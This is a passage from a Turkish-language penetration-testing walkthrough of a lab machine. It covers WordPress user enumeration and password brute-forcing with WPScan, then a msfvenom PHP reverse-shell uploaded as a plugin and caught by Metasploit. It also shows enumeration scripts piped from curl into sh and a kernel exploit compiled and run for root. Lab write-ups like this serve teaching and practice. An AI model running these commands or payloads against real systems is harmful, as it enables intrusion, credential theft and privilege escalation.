+] garry
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
+] harry
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
+] scott
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
```

-Bulduğu userları da şu şekilde görüntüleyebiliriz.

```
(root@2021)-[~/Masaüstü]
# wpscan --url https://10.0.2.5:12380/blogblog/ --disable-tls-checks --usernames john --passwords fasttrack.txt -t 100 --password-attack wp-login

WordPress Security Scanner by the WPScan Team
Version 3.8.14
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: https://10.0.2.5:12380/blogblog/ [10.0.2.5]
[+] Started: Thu Nov 4 14:05:44 2021

Interesting Finding(s):

[+] Headers
    Interesting Entries:
    - Server: Apache/2.4.18 (Ubuntu)
    - Dave: Soemthing doesn't look right here
    Found By: Headers (Passive Detection)
    Confidence: 100%

[+] XML-RPC seems to be enabled: https://10.0.2.5:12380/blogblog/xmlrpc.php
    Found By: Headers (Passive Detection)
    Confidence: 100%
    Confirmed By:
```

- Linux içerisinde bulunan hazır wordlist fasttrack.txt ile Wpscan üzerinden bir bruteforce işlemi gerçekleştiriyorum.

```
(root@2021)-[~/usr/share/wordlists]
# wpscan --url https://10.0.2.5:12380/blogblog/ --disable-tls-checks --usernames john --passwords rockyou.txt -t 100 --password-attack wp-login

WordPress Security Scanner by the WPScan Team
Version 3.8.14
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
```

- Fasttrack.txt içerisinde bu şifreyi bulamadı bu sebeple rockyou.txt ile işlemlerime devam edeceğim.

```
0% Time: 00:26:05


[!] Valid Combinations Found:
| Username: john, Password: incorrect

[!] No WPVulnDB API Token given, as a result vulnerability data
has not been output.
[!] You can get a free API token with 50 daily requests by regi
stering at https://wpvulnDB.com/users/sign_up
```

- Wpscan ile tarama işleminin sonucunda john kullanıcısının şifresine başarılı bir şekilde ulaşabildim.

A screenshot of a WordPress login form. At the top, there is a "Log in" button with a blue circular icon. Below it, the form has two input fields: "Username:" with the text "john" and "Password:" with masked characters (dots). A "Go" button is located at the bottom right of the form.

- Login sayfasına geçiş yaptığımda burada ki giriş yerinde bulduğum kullanıcı adı ve şifreyle giriş yapıyorum.



- Siteye başarılı bir şekilde giriş sağlayabildim artık buraya eklediğim php.shell ile shell almaya çalışacağım.

```
Dosya Eylemler Düzen Görünüm Yardım
(root@kali)-[~/Masaüstü]
# msfvenom -p php/meterpreter/reverse_tcp LHOST=10.0.2.4 LPORT=4343 -f raw > myshell.php

[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1109 bytes
Dosya
```

-Shell işlemi için bu sefer msfvenom kullanıyorum ve bir shell oluştuyorum.

```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

Name      Current Setting  Required  Description
--      -
LHOST     10.0.2.4         yes       The listen address (an interface may be specified)
LPORT     4343             yes       The listen port

Payload options (generic/shell_reverse_tcp):

Name      Current Setting  Required  Description
--      -
LHOST     10.0.2.4         yes       The listen address (an interface may be specified)
LPORT     4343             yes       The listen port

Exploit target:


Id  Name
--  --
0   Wildcard Target

msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.2.4
LHOST => 10.0.2.4
msf6 exploit(multi/handler) > set LPORT 4343
LPORT => 4343
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 10.0.2.4:4343
```

-Netcat ile dinlemeye alabileceğim gibi metasploit üzerinden de dinlemeye alabilirim.

-Bunun için use exploit/multihandler komutuyla çalıştırıyorum ve ardından IP ve PORT bilgilerini girip

-Exploit -j -z komutu ile başlatıyorum.



-Site üzerinden media yüklenecek bir bölüm görüntülüyorum.Burada içerisine php dosyası ekliyorum fakat sonunu .png olarak değiştirip yüklüyorum.



-Ardından media üzerinden görüntüleyebiliyorum fakat buradan png olduğu için çalıştırma şansım olmadığı için çalıştırabileceğim farklı alanlara bakıyorum.

WordPress 4.5.2 is available! [Please update now.](#)

Installing Plugin from uploaded file: myshell.php

Connection Information

To perform the requested action, WordPress needs to access your web server. Please enter your FTP credentials to p
remember your credentials, you should contact your web host.

Hostname

FTP Username

FTP Password

This password will not be stored on the server.

Connection Type
☒ FTP ☐ FTPS (SSL)

- Plugin üzerinden ekleme yapıyorum ve burada kullanıcı adı ve şifreyi ekleyip çalıştırıyorum.

← → ↺ 🏠 🔒 https://10.0.2.5:12380/blogblog/wp-content/uploads/ ... 📄 ☆

Index of /blogblog/wp-content/uploads

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
🔙 Parent Directory		-	
🔍 myshell.php	2021-11-04 14:35	1.1K	
🖼️ myshell.php_.png	2021-11-04 14:31	1.1K	

Apache/2.4.18 (Ubuntu) Server at 10.0.2.5 Port 12380

- Uploads bölümüne geçiş yaptığımda .php uzantılı dosyayı görüntüleyebiliyorum.

-Bunu çalıştırıyorum ve ardından başarılı bir şekilde shell alabildim.

```
msf6 exploit(multi/handler) > sessions -l

Active sessions
=====
  Id  Name  Type  Information  Connection
  --  --
  1    meterpreter php/linux www-data (33) @ red.initech 10.0.2.4:4343 → 10.0.2.5:36794 (10.0.2.5)

msf6 exploit(multi/handler) > sessions -1
[*] Starting interaction with 1...

meterpreter > whoami
[-] Unknown command: whoami.
meterpreter >
```

-Sunucuya erişimi başarıyla sağladık fakat burada amacımız root yetkisi alabilmektir.

```
meterpreter > wget https://github.com/rebootuser/LinEnum
[-] Unknown command: wget.
meterpreter > github https://github.com/rebootuser/LinEnum
[-] Unknown command: github.
meterpreter > apt-get install git
[-] Unknown command: apt-get.
meterpreter > shell
Process 31025 created.
Channel 0 created.
```

-Tmp dosyasına geçiş yapıyorum ve burada wget-git clone gibi komutları deniyorum fakat burada bu komutlar çalışmıyor.

--Bu sebeple shell komutu ile ilk önce shell alıp ardından bu işlemleri deneyeceğim.

```
### INTERESTING FILES #####
[-] Useful file locations:
/bin/nc
/bin/netcat
/usr/bin/wget
/usr/bin/gcc 4.5.2 is available! Please update now.
/usr/bin/curl


Installing Plugin from uploaded file: myshell.php
[-] Installed compilers:
ii g++ 4:5.3.1-1ubuntu1 i386 GNU C++ comp
ler
ii g++-5 5.3.1-14ubuntu2.1 i386 GNU C++ comp
ler
ii gcc 4:5.3.1-1ubuntu1 i386 GNU C compile
r
ii gcc-5 5.3.1-14ubuntu2.1 i386 GNU C compile
r

[-] Can we read/write sensitive files:
-rw-r--r-- 1 root root 2908 Jun 4 2016 /etc/passwd
-rw-rw-r-- 1 root root 1253 Jun 4 2016 /etc/group
-rw-r--r-- 1 root root 575 Oct 22 2015 /etc/profile
-rw-r----- 1 root shadow 4518 Jun 5 2016 /etc/shadow

[-] SUID files:
-rwsr-xr-x 1 root root 36288 Mar 29 2016 /usr/bin/newuidmap
-rwsr-xr-x 1 root root 39560 Mar 29 2016 /usr/bin/chsh
-rwsr-xr-x 1 root root 159852 Mar 30 2016 /usr/bin/sudo
-rwsr-xr-x 1 root root 48264 Mar 29 2016 /usr/bin/chfn
-rwsr-xr-x 1 root root 18216 Jan 17 2016 /usr/bin/pkexec
-rwsr-xr-x 1 root root 36288 Mar 29 2016 /usr/bin/newgidmap
```

-LinEnum aracını çalıştırdığımda bu sonuçları elde etmekteyim fakat bu sefer farklı araçlarda kullanmak istiyorum.

```
/tmp
curl https://raw.githubusercontent.com/carlospolop/privilege-escalation-awesome-scripts-suite/master/linPEAS/linpeas.sh | sh
% Total % Received % Xferd Average Speed Time Time Time Current
0 0 0 0 0 0 --:--:-- --:--:-- --:--:-- 0


```

-LinPeas aracı ile işlem başlatıyorum buradan da güzel sonuçlar elde edebilirim.

```
Analyzing Wordpress Files (limit 70)
-rw-r--r-- 1 root root 3042 Jun 4 2016 /var/www/https/blogblog/wp-config.php
define('DB_NAME', 'wordpress');
define('DB_USER', 'root');
define('DB_PASSWORD', 'plbkac');
define('DB_HOST', 'localhost');

Analyzing Drupal Files (limit 70)
settings.php Not Found

Analyzing Moodle Files (limit 70)
config.php Not Found

Analyzing Supervisord Files (limit 70)
supervisord.conf Not Found
```

-Sonuçlara baktığımda basit bir şekilde bile bir kullanıcı adı şifre elde edebildim.

```
bash les.sh

Available information:
Kernel version: 4.4.0
Architecture: i686
Distribution: ubuntu
Distribution version: 16.04
Additional checks (CONFIG_*, sysctl entries, custom Bash commands): performed
Package listing: from current OS

Searching among:
78 kernel space exploits
48 user space exploits

Possible Exploits:
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
[+] [CVE-2016-5195] dirtycow 2

Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
Exposure: highly probable
Tags: debian=7|8,RHEL=5|6|7,ubuntu=14.04|12.04,ubuntu=10.04{kernel:2.6.32-21-generic},[ ubuntu
=16.04{kernel:4.4.0-21-generic} ]
Download URL: https://www.exploit-db.com/download/40839
```

-Bana exploit önercek olan bir başka araç ise LinuxSuggester'dır.Bunu da çalıştırıyorum ve sonucunda bana gerekli bilgileri döndürüyor.

```

Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh

[+] [CVE-2016-4997] target_offset

Details: https://www.exploit-db.com/exploits/40049/
Exposure: highly probable
Tags: [ ubuntu=16.04{kernel:4.4.0-21-generic} ]
Download URL: https://github.com/offensive-security/exploit-database-bin-spl0its/raw/master/bin-spl0its/40053.zip
Comments: ip_tables.ko needs to be loaded

[+] [CVE-2016-4557] double-fdput()

Details: https://bugs.chromium.org/p/project-zero/issues/detail?id=808
Exposure: highly probable
Tags: [ ubuntu=16.04{kernel:4.4.0-21-generic} ]
Download URL: https://github.com/offensive-security/exploit-database-bin-spl0its/raw/master/bin-spl0its/39772.zip
Comments: CONFIG_BPF_SYSCALL needs to be set && kernel.unprivileged_bpf_disabled != 1

[+] [CVE-2021-3156] sudo Baron Samedit 2

Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
Exposure: probable
Tags: centos=6|7|8,[ ubuntu=14|16|17|18|19|20 ], debian=9|10
Download URL: https://codeload.github.com/worawit/CVE-2021-3156/zip/main

[+] [CVE-2017-7308] af_packet

Details: https://googleprojectzero.blogspot.com/2017/05/exploiting-linux-kernel-via-packet.html
Exposure: probable
Tags: [ ubuntu=16.04 ]{kernel:4.8.0-(34|36|39|41|42|44|45)-generic}

```

-Burada bana onlarca exploit önerisinde bulundu burada tek tek deneme işlemi gerçekleştirilebilir.

-Crontab üzerinde işlem gerçekleştiren double-fdput() ile işlemlerime devam edeceğim.

```

wget https://github.com/offensive-security/exploit-database-bin-spl0its/raw/master/bin-spl0its/39772.zip
--2021-11-04 15:03:46-- https://github.com/offensive-security/exploit-database-bin-spl0its/raw/master/bin-spl0its/39772.zip
Resolving github.com (github.com) ... 140.82.121.3
Connecting to github.com (github.com)|140.82.121.3|:443 ... connected.

```

-Double-fdput aracını ilk önce indiriyorum.

```
tar xf exploit.tar
ls
crasher.tar
ebpf_mapfd_doubleput_exploit
exploit.tar
cd ebpf_mapfd_doubleput_exploit
ls
compile.sh
doubleput.c
hello.c
suidhelper.c
```

-Aracı indirdikten sonra tar içerisinde olduğunu görüyorum bunu "tar xf exploit.tar" ile çıkartıyorum ardından .c uzantılı olduğunu görüyorum burada bu dosyayı gcc ile derlemem gereklidir.

-Burada compile.sh bulunduğu için gcc yerine bunu kullanacağım.(bash compile.sh)

```
bash compile.sh
doubleput.c: In function 'make_setuid':
doubleput.c:91:13: warning: cast from pointer to integer of different size [-Wpointer-to-int-cast]
    .insns = (__aligned_u64) insns,
               ^
doubleput.c:92:15: warning: cast from pointer to integer of different size [-Wpointer-to-int-cast]
    .license = (__aligned_u64)""
                  ^
ls
compile.sh
doubleput
doubleput.c
hello
hello.c
suidhelper
suidhelper.c
./doubleput
starting writev
woohoo, got pointer reuse
writev returned successfully. if this worked, you'll have a root shell in ≤60 seconds.
suid file detected, launching rootshell...
we have root privs now...
whoami
root
```

-Bash komutu ile compile.sh dosyasını çalıştırıyorum ve ardından compile ettiğim aracı çalıştırıyorum.Sonucunda başarılı bir şekilde root olabildim.